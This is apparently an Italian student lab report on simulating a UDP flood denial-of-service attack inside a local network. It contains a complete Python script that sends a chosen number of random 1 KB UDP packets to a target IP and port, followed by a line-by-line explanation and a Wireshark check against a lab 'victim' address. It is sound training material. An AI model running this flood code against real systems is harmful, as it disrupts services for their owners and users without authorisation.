S6 L3

Luca Calvigioni

Attacchi DoS (Denial of Service)
Simulazione di un UDP Flood

Obiettivo:

L’obiettivo dell’attività è stato apprendere le tecniche per la generazione e l’invio di pacchetti UDP a una macchina target all'interno di una rete locale grazie ad un codice scritto in Python.

```python
import socket
import random

def generate_packet(size=1024):
    # Genera un pacchetto di byte casuali di dimensione specificata
    return bytes(random.getrandbits(8) for _ in range(size))

def main():
    # Input dell'IP e porta target
    target_ip = input("Inserisci l'IP della macchina target: ")
    target_port = int(input("Inserisci la porta UDP della macchina target: "))

    # Numero di pacchetti da inviare
    packet_count = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))

    # Configurazione del socket UDP
    with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as sock:
        for i in range(packet_count):
            packet = generate_packet()
            sock.sendto(packet, (target_ip, target_port))
            print(f"Pacchetto {i+1} inviato a {target_ip}:{target_port}")

    print("Invio dei pacchetti completato.")

if __name__ == "__main__":
    main()
```

Moduli Importati

- `Socket`: Nel nostro caso, viene usato per creare un socket UDP e inviare pacchetti alla macchina target.
- `Random`: Questo modulo viene usato per generare byte casuali, che ci permettono di riempire i pacchetti da inviare.

Funzione `generate_packet`

Questa funzione crea pacchetti di byte casuali di una dimensione specificata (default: 1024 byte o 1 KB).

`socket.socket(socket.AF_INET, socket.SOCK_DGRAM)`: Crea un socket UDP.

`socket.AF_INET` specifica l'indirizzo IP v4.

`socket.SOCK_DGRAM` specifica che si sta utilizzando il protocollo UDP.

Ciclo di Invio

`for i in range(packet_count)`: Un ciclo `for` che si ripete per il numero di pacchetti specificato dall'utente.


- `generate_packet()`: Chiama la funzione per generare un pacchetto di 1 KB di byte casuali.
- `sock.sendto(packet, (target_ip, target_port))`: Invia il pacchetto alla macchina target sull'indirizzo IP e sulla porta specificata.
- `print(f"Pacchetto {i+1} inviato a {target_ip}:{target_port}")`: Stampa un messaggio di conferma per ogni pacchetto inviato, mostrando il numero del pacchetto e la destinazione.

Una volta eseguito il codice sul terminale di Kali Linux ci verrà chiesto di inserire 3 input, l'IP della macchina target, la porta UDP e il numero dei pacchetti che si vogliono inviare.

Dato l'invio dei pacchetti possiamo verificare con Wireshark tutto il flusso di pacchetti che viene inviato.

IP SORGENTE: 192.168.1.2

IP VITTIMA: 192.168.1.41



In conclusione

Possiamo dire che questo codice è utile per comprendere come inviare pacchetti UDP e configurare una simulazione di traffico di rete.